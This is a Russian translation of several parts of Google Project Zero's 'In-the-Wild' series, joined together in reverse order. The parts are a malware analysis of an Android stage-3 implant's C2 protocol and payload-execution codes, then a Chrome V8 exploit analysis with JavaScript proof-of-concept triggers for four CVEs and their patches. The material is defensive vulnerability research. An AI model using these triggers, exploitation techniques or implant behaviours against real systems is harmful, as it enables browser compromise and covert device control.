Данные отправляются серверу POST-запросом. Полный заголовок показан ниже.

```
POST /api2/v9/pass HTTP/1.1
User-Agent: Mozilla/5.0 (Linux; Android 6.0.1; SM-G600FY Build/LRX22C) AppleWebKit/537.36 (KHTML, like Gecko) SamsungBr
Host: REDACTED:443
Connection: keep-alive
Content-Type:application/octet-stream
Content-Length:%u
Cookie: %s
```

Поле `Cookie` состоит из двух значений расшифрованного блока данных: `sid` и `uid`. Значения этих двух ключей в блоке закодированы base64.

Телом POST-запроса служат все собранные и сжатые выше данные. Запрос отправляется C2-серверу через SSL/TLS-соединение.

Разбор ответа

Полученный от сервера ответ разбирается. Код HTTP-ответа, отличный от 200, считается ошибкой. Полученные данные сначала расшифровываются AES256. Ключ находится в расшифрованном блоке данных по смещению `0x48A`, а IV передаётся первыми `0x10` байтами ответа. После расшифровки порядок байтов меняется с помощью `bswap32`, а данные распаковываются функцией `inflate`. Распакованное тело ответа представляет собой исполняемый файл или последовательность команд.

Файлы cookie C2-сервера

Двоичный файл также сохраняет и удаляет cookie для домена C2-сервера и домена сервера эксплойтов. Сначала удаляется cookie имени хоста сервера эксплойтов с парой имя/значение `session=<XXX>`. Эта пара жёстко задана в расшифрованном блоке данных двоичного файла. Затем тот же cookie добавляется заново, но с обновлёнными временем последнего доступа и сроком действия.

Выполнение следующей стадии

Как отмечалось выше, задача стадии 3 в цепочке эксплуатации — проверить отсутствие анализа двоичного файла, затем собрать подробные сведения об устройстве и отправить их C2-серверу, чтобы получить следующую стадию кода и команды для выполнения. Подробные сведения, отправляемые C2 перед возвратом стадии 4, вероятно, используются для высокоточного выбора целей.

Разработчики стадии 3 намеренно предусмотрели множество способов исполнения кода следующей стадии: последовательность команд для `system`, ELF-файл разделяемой библиотеки, запускаемый через `dlopen` и `dlsym`, и другие. В этом разделе подробно рассматриваются способы, которыми C2-сервер может указать стадии 3 сохранить и начать выполнять следующую стадию.

Если POST-запрос к C2-серверу успешен, код получает исполняемый файл или набор команд и «обрабатывает» его. Ответ разбирается по-разному в зависимости от «кода сообщения» в заголовке. Этот код похож на описанный в разделе «Формирование запроса»: идентификационный код + CRC32 от `0x10` байт по адресу `0x25E30`. При обработке ответа двоичный файл снова вычисляет CRC32 этих байтов и вычитает его из кода сообщения. Полученное значение определяет способ обработки содержимого ответа. Большинство кодов различают методы сохранения ответа на устройстве и последующего исполнения.

Несколько функций используются многими кодами сообщений, поэтому сначала описаны они.

func1 — записывает содержимое ответа в файлы одновременно в каталогах `/data/dalvik-cache/arm` **и** `/mnt`**.**

Функция выполняет следующее:

1. Записывает буфер ответа в `/data/dalvik-cache/arm/<file name keyed by 0x10 in hashtable>`.
2. Получает имя файла из `mkstemp("/mnt/XXXXXX")`.
3. Записывает буфер ответа в файл с именем из шага 2 и суффиксом `"abc"`: `/mnt/XXXXXXabc`.
4. Записывает определённое значение из памяти в файл с именем из шага 2 и суффиксом `"xyz"`: `/mnt/XXXXXXxyz`. Это значение можно изменить через вторую экспортированную двоичным файлом стадии 3 функцию `d`.

func2 — создаёт дочерний процесс и внедряет код с помощью `ptrace`**.**

Функция создаёт новый процесс, в котором потомок вызывает `init` из ELF-библиотеки, а родитель внедряет код ответа в дочерний процесс с помощью `ptrace`. ELF-библиотека, открываемая через `dlopen` с последующим вызовом `init`, называется `/system/bin/%016lx%016lx`, где оба значения являются адресом указателя буфера.

func3 — записывает буфер ответа в файл и задаёт разрешения и атрибуты SELinux.

Функция записывает буфер либо по пути из третьего аргумента, либо по новому сгенерированному пути. При создании временного имени код последовательно перебирает следующие каталоги начиная с `/cache`; в первом каталоге, для которого удаётся выполнить `stat`, создаётся временный файл через `mkstemp("%s/XXXXXX")`.

• /cache
• /mnt/secure/asec
• /mnt/secure/staging
• /mnt/secure
• /mnt/obb
• /mnt/asec
• /mnt
• /storage

После создания файла код устанавливает для его пути разрешения из четвёртого аргумента функции, а затем атрибуты SELinux из пятого аргумента.

Ниже приведено упрощённое описание обработки ответа C2-сервера в зависимости от кода сообщения:

• 0x270F: вернуть 0.
• 0x2710: ответ представляет собой ELF разделяемой библиотеки (ET_DYN). Вызвать func2, чтобы создать дочерний процесс и внедрить ELF через ptrace.
• 0x2711: ответ представляет собой ELF разделяемой библиотеки (ET_DYN). Сохранить файл как временный на устройстве, затем вызвать для ELF dlopen и dlsym("init"). После этого создаётся дочерний процесс, вызывающий init.
• 0x2712: ответ представляет собой ELF-файл. Файл записывается во временный файл на устройстве. Создаётся дочерний процесс, который выполняет файл через execve.
• 0x2713: ответ представляет собой ELF-файл. Файл записывается во временный файл на устройстве через func3. Создаётся дочерний процесс, который выполняет его через system.
• 0x2714: создать дочерний процесс, вызывающий system(<response contents>).
• 0x2715: ответ представляет собой исполняемый код и отображается через mmap. Определённые последовательности байтов заменяются адресами dlopen, dlsym и функции двоичного файла. Затем код выполняется.
• 0x4E20: если (D1_ENV == 0 и код НЕ может выполнить fstat /data/dalvik-cache/arm/system@framework@boot.oat), перейти в бесконечный сон. Иначе установить переменную в 1.
• 0x4E21: ответ/буфер представляет собой ELF типа ET_DYN, то есть файл .so. Если установлена переменная окружения D1_ENV, вызвать func2, которая создаёт дочерний процесс и внедряет в него код буфера через ptrace. Если D1_ENV не установлена, записать буфер в каталоги dalvik-cache и /mnt через func1.
• 0x4E22: сообщение увеличивает переменную "uninstall_time" в хеш-таблице. Значение по ключу 0xA0 увеличивается на unsigned long, представленный первыми четырьмя байтами буфера ответа.
• 0x4E23: сообщение задаёт переменную "uninstall_time" в хеш-таблице. Значению по ключу 0xA0 присваивается unsigned long, представленный первыми четырьмя байтами буфера ответа.
• 0x4E25: значению по ключу 0x100 в хеш-таблице присваивается unsigned long, представленный первыми четырьмя байтами буфера ответа.
• 0x4E26: если третий аргумент (путь к файлу) функции обработки ответов не равен NULL и ещё не существует, создать каталог, а затем установить его разрешения и атрибуты SELinux из четвёртого и пятого аргументов.
• 0x4E27: записать буфер ответа во временный файл через func3.
• 0x4E28: вызвать rmdir для пути.
• 0x4E29: вызвать rmdir для пути; если он не существует, удалить uierrors.txt.
• 0x4E2A: скопировать дополнительный расшифрованный блок в конец данных, являющихся значением по ключу 0xE0 в хеш-таблице.

• `0x4E2B`: если (`D1_ENV == 0` и можно выполнить `fstat /data/dalvik-cache/arm/system@framework@boot.oat`), установить определённые переменные в 1.
• `0x4E2C`: если буфер представляет собой 64-разрядный ELF и `D1_ENV == 0`, вызвать `func1` для записи буфера в каталоги dalvik-cache и `/mnt`.

Заключение

На этом завершается анализ стадии 3 цепочки эксплуатации Android. Мы предполагаем, что каждая стадия 2, а следовательно, и стадия 3, содержит разные переменные конфигурации, позволяющие атакующим определить, какая доставленная цепочка связывается с C2-сервером. Кроме того, из-за подробных сведений, отправляемых C2 до возврата стадии 4 на устройство, маловероятно, что нам удалось бы определить правильные значения и получить «настоящую» стадию 4.

Особенно поражает сложность и качество кода стадии 3, если учитывать, что на стадии 2 атакующие использовали только публично известные n-day. На стадии 1 применялся 0-day Google Chrome, на стадии 2 — публичные эксплойты n-day для Android, а на стадии 3 — зрелый, сложный, тщательно спроектированный и реализованный код. Это заставляет предположить, что у субъекта, вероятно, есть дополнительные 0-day-эксплойты для конкретных устройств.

Это пятая часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Продолжение — In The Wild, часть 6: Windows-эксплойты.


Серия In-the-Wild: Chrome-эксплойты

Это третья часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Остальные части серии перечислены во вводной публикации.

Автор: Сергей Глазунов, Project Zero

Введение

Продолжая серию о watering hole-атаке, обнаруженной в начале 2020 года, в этой публикации мы рассмотрим остальные эксплойты, использовавшиеся субъектом против Chrome. Ниже приведена временная диаграмма извлечённых эксплойтов и затронутых версий браузера. Разные оттенки цветов обозначают разные версии эксплойтов.



Все использованные атакующим уязвимости находятся в V8, JavaScript-движке Chrome, а точнее — в JIT-компиляторе. Хотя классические ошибки безопасности памяти C++ по-прежнему эксплуатируются в реальных атаках против браузеров, уязвимости JIT дают атакующим много преимуществ. Во-первых, обычно они предоставляют более мощные примитивы, которые легко превратить в надёжный эксплойт без отдельной проблемы, например для обхода ASLR. Во-вторых, большинство из них почти взаимозаменяемы, что значительно ускоряет разработку эксплойтов. Наконец, ошибки этого класса позволяют использовать браузерную функцию web workers. Веб-разработчики применяют workers для выполнения дополнительных задач в отдельной среде JavaScript. Каждый worker работает в собственном потоке и имеет собственную кучу V8, благодаря чему эксплуатация становится намного более предсказуемой и стабильной.

Сами ошибки не новы. Три из четырёх проблем были независимо обнаружены внешними исследователями безопасности и переданы Chrome, причём два отчёта содержали полный renderer-эксплойт. При подготовке публикации нас больше интересовали методы эксплуатации и возможность заглянуть в процесс разработки эксплойтов атакующим высокого уровня.

1. CVE-2017-5070

Уязвимость

Проблема находится в Crankshaft — JIT-движке, который Chrome использовал до TurboFan. Анализатор псевдонимов, применяемый несколькими этапами оптимизации для определения, могут ли два узла ссылаться на один объект, выдаёт неправильный результат, когда один из узлов является константой. Рассмотрим следующий код, извлечённый из одного эксплойта:

```
global_array = [, 1.1];

function trigger(local_array) {
  var temp = global_array[0];
  local_array[1] = {};
  return global_array[1];
}

trigger([, {}]);
trigger([, 1.1]);

for (var i = 0; i < 10000; i++) {
  trigger([, {}]);
}

print(trigger(global_array));
```

Первая строка функции `trigger` заставляет Crankshaft проверить map объекта `global_array` (map в V8 описывает «форму» объекта и включает сведения о представлении элементов). Следующая строка может запустить переход представления элементов double -> tagged для `local_array`. Поскольку компилятор ошибочно считает, что `local_array` и `global_array` не могут указывать на один объект, он не аннулирует сохранённое состояние map для `global_array` и вследствие этого удаляет «избыточную» проверку map в последней строке функции.

Уязвимость предоставляет атакующему двунаправленное смешение типов между указателем JS-объекта и неупакованным double. Это мощный примитив, достаточный для надёжного эксплойта.

Исследователь безопасности Цисюнь Чжао (@S0rryMybad) сообщил об ошибке Chrome в мае 2017 года, и она была исправлена в первоначальном выпуске Chrome 59. Исследователь также предоставил renderer-эксплойт. Исправление разрешило анализатору псевдонимов сравнивать константы, только когда оба аргумента являются константами:

```
HAliasing Query(HValue* a, HValue* b) {
  [...]
  // Constant objects can be distinguished statically.
- if (a->IsConstant()) {
+ if (a->IsConstant() && b->IsConstant()) {
    return a->Equals(b) ? kMustAlias : kNoAlias;
  }
  return kMayAlias;
```

Эксплойт 1

Самый ранний обнаруженный нами эксплойт нацелен на Chrome 37–58. Это самый широкий диапазон версий среди всех найденных — почти три года. В отличие от остальных, этот эксплойт содержит отдельную таблицу констант для каждой поддерживаемой сборки браузера.

Автор использует известный подход к эксплуатации смешения типов в JavaScript-движках с промежуточным получением произвольного чтения и записи. Уязвимость используется для реализации примитивов `addrof` и `fakeobj`. Эксплойт «конструирует» поддельный `ArrayBuffer` внутри JavaScript-строки и с помощью этих примитивов получает ссылку на поддельный объект. Поскольку строки JS неизменяемы, поле указателя backing store поддельного `ArrayBuffer` нельзя

изменить. Вместо этого оно заранее направляется на дополнительный `ArrayBuffer`, который фактически используется для произвольного доступа к памяти. Наконец, эксплойт следует по цепочке указателей, чтобы найти и перезаписать код JIT-скомпилированной функции, хранящийся в области памяти RWX.

Эксплойт представляет собой впечатляющий результат инженерной работы. Например, он содержит небольшой фреймворк для создания поддельных JS-объектов, поддерживающий назначение полей настоящим JS-объектам, поддельным вложенным объектам, tagged-целым и прочему. Поскольку ошибку можно запустить только один раз на JIT-скомпилированную функцию, при каждом вызове `addrof` или `fakeobj` эксплойт динамически создаёт новый набор необходимых объектов и функций с помощью `eval`.

Автор также приложил значительные усилия для повышения надёжности: на каждом небольшом этапе есть sanity check; `addrof` сохраняет все раскрытые указатели, и перед обращением к поддельному объекту эксплойт проверяет, что они всё ещё действительны; `fakeobj` создаёт гигантскую строку для хранения содержимого подготовленного объекта, чтобы она была выделена в large object space, где сборщик мусора не перемещает объекты. И, конечно, эксплойт выполняется внутри web worker.

Однако, несмотря на эти усилия, объём вспомогательного кода и сложность архитектуры делают случайные сбои довольно вероятными. Кроме того, созданный поддельный buffer-объект сформирован лишь настолько корректно, чтобы приниматься как аргумент конструктора typed array, но вряд ли переживёт цикл GC. Вероятно, проблемы надёжности и стали причиной появления второго эксплойта.

Эксплойт 2

Второй эксплойт той же уязвимости нацелен на Chrome 47–58, то есть поддиапазон версий предыдущего эксплойта, причём сервер эксплойтов всегда отдаёт предпочтение второму. Определение версии менее строгое, и используются всего три разные таблицы констант: для Chrome 47–49, 50–53 и 54–58.

Общий подход похож, однако новый эксплойт, по-видимому, переписан с нуля с упором на простоту и краткость: его размер вдвое меньше предыдущего. `addrof` реализован так, чтобы одновременно раскрывать указатели трёх объектов, и используется всего один раз, поэтому динамическое создание trigger-функций больше не нужно. Для хранения содержимого поддельных объектов эксплойт использует изменяемые typed array в куче вместо JS-строк; следовательно, дополнительный уровень косвенности в виде ещё одного `ArrayBuffer` не требуется. Ещё одно заметное изменение — использование объекта `RegExp` для выполнения кода. Возможное преимущество в том, что, в отличие от JS-функции, которую нужно многократно вызвать для JIT-компиляции, регулярное выражение превращается в нативный код уже в конструкторе.

Хотя эксплойты могли быть написаны после публичного раскрытия проблемы, они сильно отличаются от публичного эксплойта как архитектурой, так и деталями реализации. Атакующий тщательно исследовал ошибку: например, его trigger-функция намного прямолинейнее, чем в публичном proof of concept.

2. CVE-2020-6418

Уязвимость

Это проблема моделирования побочных эффектов в TurboFan. Функция `InferReceiverMapsUnsafe` предполагает, что узел `JSCreate` может изменять только map своего выходного значения. На самом деле узел способен вызвать обращение к свойству параметра `new_target`, наблюдаемое пользовательским JavaScript, если `new_target` является proxy-объектом. Поэтому атакующий может неожиданно изменить, например, представление элементов JS-массива и вызвать смешение типов, похожее на рассмотренное выше:

```
'use strict';
(function() {
  var popped;

  function trigger(new_target) {
    function inner(new_target) {
      function constructor() {
        popped = Array.prototype.pop.call(array);
      }
      var temp = array[0];
      return Reflect.construct(constructor, arguments, new_target);
    }

    inner(new_target);
  }

  var array = new Array(0, 0, 0, 0, 0);

  for (var i = 0; i < 20000; i++) {
    trigger(function() { });
    array.push(0);
  }

  var proxy = new Proxy(Object, {
    get: () => (array[4] = 1.1, Object.prototype)
  });

  trigger(proxy);
  print(popped);
}());
```

Call reducer, то есть оптимизатор, для `Array.prototype.pop` вызывает `InferReceiverMapsUnsafe`, которая помечает результат вывода как надёжный, а значит, не требующий проверки во время выполнения. Когда уязвимой функции передаётся proxy-объект, он запускает переход представления элементов tagged -> double. Затем pop извлекает элемент double и интерпретирует его как tagged-указатель.

Обратите внимание, что атакующий не может вызвать функцию массива напрямую, поскольку для выражения `array.pop()` компилятор добавил бы дополнительную проверку map при чтении свойства, запланированную после того, как обработчик proxy изменил массив.

Это единственная уязвимость Chrome, которая на момент обнаружения сервера эксплойтов всё ещё использовалась как 0-day. О проблеме сообщили Chrome в рамках семидневного срока. Однострочное исправление изменило уязвимую функцию: при встрече узла `JSCreate` результат вывода map помечается ненадёжным.

```
InferReceiverMapsResult NodeProperties::InferReceiverMapsUnsafe(
  [...]
  InferReceiverMapsResult result = kReliableReceiverMaps;
  [...]
  case IrOpcode::kJSCreate: {
    if (IsSame(receiver, effect)) {
      base::Optional<MapRef> initial_map = GetJSCreateMap(broker, receiver);
      if (initial_map.has_value()) {
        *maps_return = ZoneHandleSet<Map>(initial_map->object());
        return result;
```

```
      }
      // We reached the allocation of the {receiver}.
      return kNoReceiverMaps;
    }
+   result = kUnreliableReceiverMaps;  // JSCreate can have side-effect.
    break;
  }
  [...]
```

Дополнительные сведения о проблеме и версии эксплойта Exodus Intel приведены в их публикации.

Эксплойт 1

На этот раз встроенного списка поддерживаемых версий браузера нет; подходящие константы для Chrome 60–63 определяются на стороне сервера.

Эксплойт использует довольно экзотический подход: он реализует только функцию смешения в направлении double -> tagged, то есть примитив `fakeobj`, и использует побочный эффект `pop` для раскрытия указателя на внутренний объект hole. Функция `pop` заменяет «извлечённое» значение на hole, но из-за того же смешения записывает указатель вместо специального битового шаблона для массивов double.

Эксплойт использует раскрытый указатель и `fakeobj` для реализации примитива утечки данных, способного «переживать» сборку мусора. Сначала он получает ссылки на два других внутренних объекта — `class_start_position` и `class_end_position`, приватные символы, поскольку смещение между ними и hole фиксировано. Приватные символы — специальные идентификаторы, с помощью которых V8 хранит скрытые свойства внутри обычных JS-объектов. В частности, эти два символа обозначают начальный и конечный индексы подстроки в исходном коде скрипта, представляющей тело класса. Когда `JSFunction::ToString` вызывается для конструктора класса и строит подстроку, он не проверяет границы «доверенных» индексов; следовательно, атакующий может изменить их и раскрывать произвольные фрагменты данных в куче V8.

Полученные данные сканируются в поисках значений, необходимых для создания поддельного typed array: map, fixed array, указателей backing store и прочего. Такой подход позволяет создать полностью корректный поддельный объект. Поскольку объект расположен в области памяти за пределами кучи V8, эксплойт также должен создать поддельный заголовок `MemoryChunk` и marking bitmap, чтобы сборщик мусора пропустил подготовленные объекты и не вызвал сбой.

Наконец, эксплойт перезаписывает код JIT-скомпилированной функции полезной нагрузкой и выполняет её.

Автор реализовал обширные sanity checks. Например, примитив утечки данных повторно используется, чтобы проверить, не переместил ли сборщик мусора критические объекты. При неудаче worker с эксплойтом завершается до того, как сможет вызвать сбой. Впечатляет, что даже когда мы вручную добавляли вызовы GC в критические участки эксплойта, в большинстве случаев он всё равно корректно завершался.

Эксплойт применяет интересный метод определения, была ли trigger-функция JIT-скомпилирована:

```
jit_detector[Symbol.toPrimitive] = function() {
  var stack = (new Error).stack;
  if (stack.indexOf("Number (") == -1) {
    jit_detector.is_compiled = true;
  }
};
function trigger(array, proxy) {
  if (!jit_detector.is_compiled) {
    Number(jit_detector);
  }
  [...]
```

Во время компиляции TurboFan встраивает builtin-функцию `Number`. Это изменение отражается в стеке вызовов JS. Поэтому атакующий может просканировать трассировку стека изнутри функции, вызываемой `Number`, и определить состояние компиляции.

Эксплойт перестал работать в Chrome 64 из-за изменения, объединившего оба индекса тела класса в одном внутреннем объекте. Хотя изменение затронуло лишь небольшую деталь эксплойта и имело очевидный обход, рассмотренный ниже, субъект решил отказаться от этого 0-day и перейти к эксплойту CVE-2019-5782. Это позволяет предположить, что атакующему уже была известна третья уязвимость примерно во время выхода Chrome 64, то есть она также использовалась как 0-day.

Эксплойт 2

После того как CVE-2019-5782 перестала эксплуатироваться, субъект вернулся к этой уязвимости. Однако к тому времени в Chrome попал ещё один коммит, запретивший TurboFan оптимизировать builtin-функции, вызываемые через `Function.prototype.call` или похожие функции. Поэтому trigger-функцию пришлось обновить:

```
function trigger(new_target) {
  function inner(new_target) {
    popped = array.pop(
      Reflect.construct(function() { }, arguments, new_target));
  }

  inner(new_target);
}
```

Сделав результат `Reflect.construct` аргументом вызова `pop`, атакующий может переместить соответствующий узел `JSCreate` после проверки map, вызванной загрузкой свойства.

Новый эксплойт также использует изменённый примитив утечки данных. Во-первых, атакующий больше не полагается на побочный эффект `pop` для получения адреса в куче и повторно использует смешение типов для реализации функции `addrof`. Поскольку у эксплойта нет ссылки на hole, вместо этого он получает адрес builtin-символа `asyncIterator`, доступного пользовательским скриптам и также хранящегося рядом с нужным приватным символом `class_positions`.

Эксплойт не может напрямую изменить индексы тела класса, поскольку они не являются обычными свойствами объекта, на который ссылается `class_positions`. Однако он может заменить весь объект, поэтому создаёт дополнительный класс с намного более длинной строкой конструктора и использует его как донора.

Эта версия нацелена на Chrome 68–72. Её сломал коммит, включивший защиту W^X для областей JIT. И снова, поскольку в renderer оставались похожие отображения RWX, связанные с WebAssembly, эксплойт можно было легко исправить. Тем не менее атакующий решил сосредоточиться на эксплойте CVE-2019-13764.

Эксплойты 3 и 4

После исправления CVE-2019-13764 субъект снова вернулся к этой уязвимости. Новый эксплойт обходит W^X, заменяя JIT-скомпилированную JS-функцию функцией WebAssembly в качестве цели перезаписи для исполнения кода. Это единственное значимое изменение автора.

Эксплойт 3 — единственный обнаруженный нами на Windows-сервере, а эксплойт 4 по существу является тем же эксплойтом, адаптированным для Android. Любопытно, что на Android-сервере он

появился лишь после выхода исправления уязвимости. Значительное число числовых и строковых литералов было изменено, а вызов pop в trigger-функции заменён вызовом `shift`. Вероятно, этими изменениями субъект пытался избежать обнаружения по сигнатурам.

Эксплойты использовались против Chrome 78–79 в Windows и 78–80 в Android, пока уязвимость наконец не исправили.

Публичный эксплойт, представленный Exodus Intel, использует совершенно другой подход и злоупотребляет различием размеров элементов double и tagged-указателей. Когда та же ошибка применяется к функции `Array.prototype.push`, смещение backing store для нового элемента вычисляется неправильно, поэтому произвольные данные записываются за конец массива. В таком случае атакующему не нужно создавать поддельные объекты для произвольного чтения и записи, что сильно упрощает эксплойт. Однако на 64-разрядных системах этот подход применим только начиная с Chrome 80, где появилась компрессия указателей. Хотя Chrome в Android по-прежнему работает в 32-разрядном режиме ради снижения расхода памяти, проверки user agent в эксплойтах показывают, что субъект также нацеливался на процессы webview, возможно 64-разрядные.

3. CVE-2019-5782

Уязвимость

CVE-2019-5782 — проблема в модуле typer TurboFan. Во время компиляции typer выводит возможный тип каждого узла графа функции по набору правил языка. Последующие этапы оптимизации полагаются на эти сведения и могут, например, удалить критичную для безопасности проверку, когда предсказанный тип делает её избыточной. Поэтому несоответствие между выведенным типом и фактическим значением способно привести к проблемам безопасности.

Обратите внимание, что здесь понятие типа сильно отличается, например, от типов C++. Тип TurboFan может представляться диапазоном чисел или даже конкретным значением. Дополнительные сведения об ошибках typer приведены в предыдущей публикации.

В данном случае неправильный тип создаётся для выражения `arguments.length`, то есть числа аргументов, переданных функции. Компилятор назначает ему целочисленный диапазон `[0; 65534]`, правильный для обычного вызова, однако для `Function.prototype.apply` такое ограничение не действует. Атакующий использовал несоответствие для удаления проверки границ и доступа к данным за концом массива:

```
oob_index = 100000;

function trigger() {
  let array = [1.1, 1.1];

  let index = arguments.length;
  index = index - 65534;
  index = Math.max(index, 0);

  return array[index] = 2.2;
}

for (let i = 0; i < 20000; i++) {
  trigger(1,2,3);
}

print(trigger.apply(null, new Array(65534 + oob_index)));
```

Цисюнь Чжао использовал ту же уязвимость на Tianfu Cup и сообщил о ней Chrome в ноябре 2018 года. Публичный отчёт включает renderer-эксплойт. Исправление, попавшее в Chrome 72, просто расширило диапазон свойства `length`.

Эксплойт

Обнаруженный эксплойт нацелен на Chrome 63–67. Его ход немного необычен, поскольку для получения произвольного чтения и записи не используются typed array. Атакующий пользуется тем, что V8 линейно выделяет объекты в new space, и заранее вычисляет смещения между ними. Уязвимость запускается лишь один раз, чтобы повредить свойство `length` массива tagged-указателей. Затем повреждённый массив можно многократно использовать для перезаписи поля `elements` массива неупакованных double произвольным JS-объектом, получая необработанный доступ к содержимому этого объекта. Примечательно, что подход не требует даже ручной арифметики указателей. Как обычно, в конце эксплойт перезаписывает код JS-функции полезной нагрузкой.

Любопытно, что это единственный эксплойт, не использующий выполнение внутри web worker, хотя уязвимость полностью с ним совместима. Кроме того, проверок ошибок значительно меньше, чем в предыдущих эксплойтах. Вероятно, автор решил, что примитив эксплуатации настолько надёжен, что дополнительные меры безопасности не нужны. Тем не менее во время тестирования мы иногда наблюдали сбои, когда одно из выделений эксплойта запускало сборку мусора. Правда, такие сбои действительно случались довольно редко.

Как читатель мог заметить, эксплойт перестал работать задолго до исправления ошибки. Причина — одно из усилений защиты V8 от спекулятивных атак по сторонним каналам, сломавшее метод удаления проверки границ. Вскоре защиту отключили для настольных платформ и заменили изоляцией сайтов; поэтому публичный эксплойт, применявший тот же метод, успешно использовали против Chrome 70 в Windows во время соревнования.

У публичного и закрытого эксплойтов мало общего, кроме самой ошибки и метода BCE, широко известного как минимум с 2017 года. Публичный эксплойт превращает доступ за границами в смешение типов, а затем следует более старому подходу с созданием поддельного объекта array buffer для выполнения кода.

4. CVE-2019-13764

Эта более сложная проблема typer возникает, когда TurboFan не отражает возможное значение `NaN` в типе индукционной переменной. Ошибку можно запустить следующим кодом:

```
for (var i = -Infinity; i < 0; i += Infinity) { [...] }
```

Уязвимость и эксплойт для Chrome 73–79 подробно рассмотрены в предыдущей публикации. Существует и более ранняя версия эксплойта для Chrome 69–72; единственное отличие в том, что новая версия перешла с JS JIT-функции на функцию WASM в качестве цели перезаписи.

Однако интереснее сравнение с эксплойтом предыдущей typer-ошибки, CVE-2019-5782. Разработчик уделил намного больше внимания стабильности нового эксплойта, хотя обе уязвимости в этом отношении идентичны. Вернулась обёртка web worker, а эксплойт не повреждает массивы tagged-элементов, чтобы избежать сбоев GC. Кроме того, он больше не полагается полностью на заранее вычисленные смещения между объектами в new space. Например, для раскрытия указателя на JS-объект атакующий помещает его между значениями-маркерами, а затем

сканирует память в поисках совпадающего шаблона. Наконец, снова увеличено количество sanity checks.

Стоит также отметить, что новый метод эксплуатации ошибки typer работал против Chrome в Android несмотря на защиту от атак по сторонним каналам и мог бы «возродить» эксплойт CVE-2019-5782.

Заключение

Временная диаграмма и последовательные изменения версий эксплойтов показывают, что как минимум три из четырёх уязвимостей — CVE-2020-6418, CVE-2019-5782 и CVE-2019-13764 — использовались как 0-day.

Ни для кого не секрет, что надёжность эксплойтов является приоритетом атакующих высокого уровня, однако наши находки показывают объём ресурсов, который они готовы тратить на дополнительную надёжность. Особенно показательно, что субъект дважды переходил с уже качественного 0-day на чуть более подходящую уязвимость.

За последние несколько лет безопасность JIT-движков привлекла большое внимание сообщества. В 2015 году, когда вышел Chrome 37, эксплойт CVE-2017-5070 считался бы значительно опередившим своё время. Напротив, если не учитывать стабильность, эксплойт последней typer-ошибки мало отличается от эксплойтов, которые энтузиасты создавали для JavaScript-задач на CTF в 2019 году. Такое внимание, вероятно, влияет и на среднее время жизни JIT-уязвимости, а значит, в будущем может заставить атакующих перейти к другим классам ошибок.

Это третья часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Продолжение — In The Wild, часть 4: Android-эксплойты.

Серия In-the-Wild: ошибка бесконечности в Chrome

Это вторая часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Остальные части серии перечислены во вводной публикации.

Автор: Сергей Глазунов, Project Zero

В этой публикации рассматривается только один из эксплойтов, а именно renderer-эксплойт для Chrome 73–78 на Android. На его примере мы поговорим об интересном классе уязвимостей в JavaScript-движке Chrome.

Краткое введение в ошибки typer

Одна из особенностей, особенно усложняющих оптимизацию JavaScript-кода, — динамическая система типов. Даже для простого выражения `a + b` движок должен поддерживать множество случаев в зависимости от того, являются ли параметры числами, строками, логическими значениями, объектами и так далее. JIT-компиляция не имела бы особого смысла, если бы компилятору всегда приходилось создавать машинный код для каждой возможной комбинации типов каждой JS-операции. JavaScript-движок Chrome V8 пытается преодолеть это ограничение с помощью спекуляции типов. Во время первых нескольких вызовов JavaScript-функции интерпретатор записывает сведения о типах разных операций, например обращений к параметрам и загрузок свойств. Если позднее функцию выбирают для JIT-компиляции, TurboFan, новейший компилятор V8, предполагает, что наблюдавшиеся типы будут использоваться во всех последующих вызовах, и распространяет типовую информацию по всему графу функции с помощью правил, выведенных из спецификации языка. Например, если хотя бы один операнд сложения является строкой, результат гарантированно будет строкой; `Math.random()` всегда возвращает число и так далее. Компилятор также добавляет проверки предполагаемых типов во время выполнения, которые при нарушении предположения запускают деоптимизацию, то есть возврат к интерпретатору и обновление обратной связи о типах.

Для целых чисел V8 идёт ещё дальше и отслеживает возможный диапазон узлов. Главная причина в том, что, хотя спецификация ECMAScript определяет Number как 64-разрядный тип с плавающей точкой, внутри TurboFan всегда пытается использовать наиболее эффективное представление в данном контексте: 64-разрядное целое, 31-разрядное tagged-целое и так далее. Сведения о диапазоне применяются и в других оптимизациях. Например, компилятор способен определить, что в следующем фрагменте ветвь никогда не выполняется, и полностью удалить оператор `if`:

```
a = Math.min(a, 1);
if (a > 2) {
  return 3;
}
```

Теперь представим ошибку, заставляющую TurboFan считать, что функция `vuln()` возвращает значение в диапазоне `[0; 2]`, тогда как фактический диапазон равен `[0; 4]`. Рассмотрим код:

```
a = vuln(a);
let array = [1, 2, 3];
return array[a];
```

Если при выполнении кода в интерпретаторе движок ни разу не столкнулся с попыткой доступа за границами, он поручит компилятору преобразовать последнюю строку в последовательность, которую на определённом этапе оптимизации можно представить следующим псевдокодом:

```
if (a >= array.length) {
  deoptimize();
```

```
}
let elements = array.[[elements]];
return elements.get(a);
```

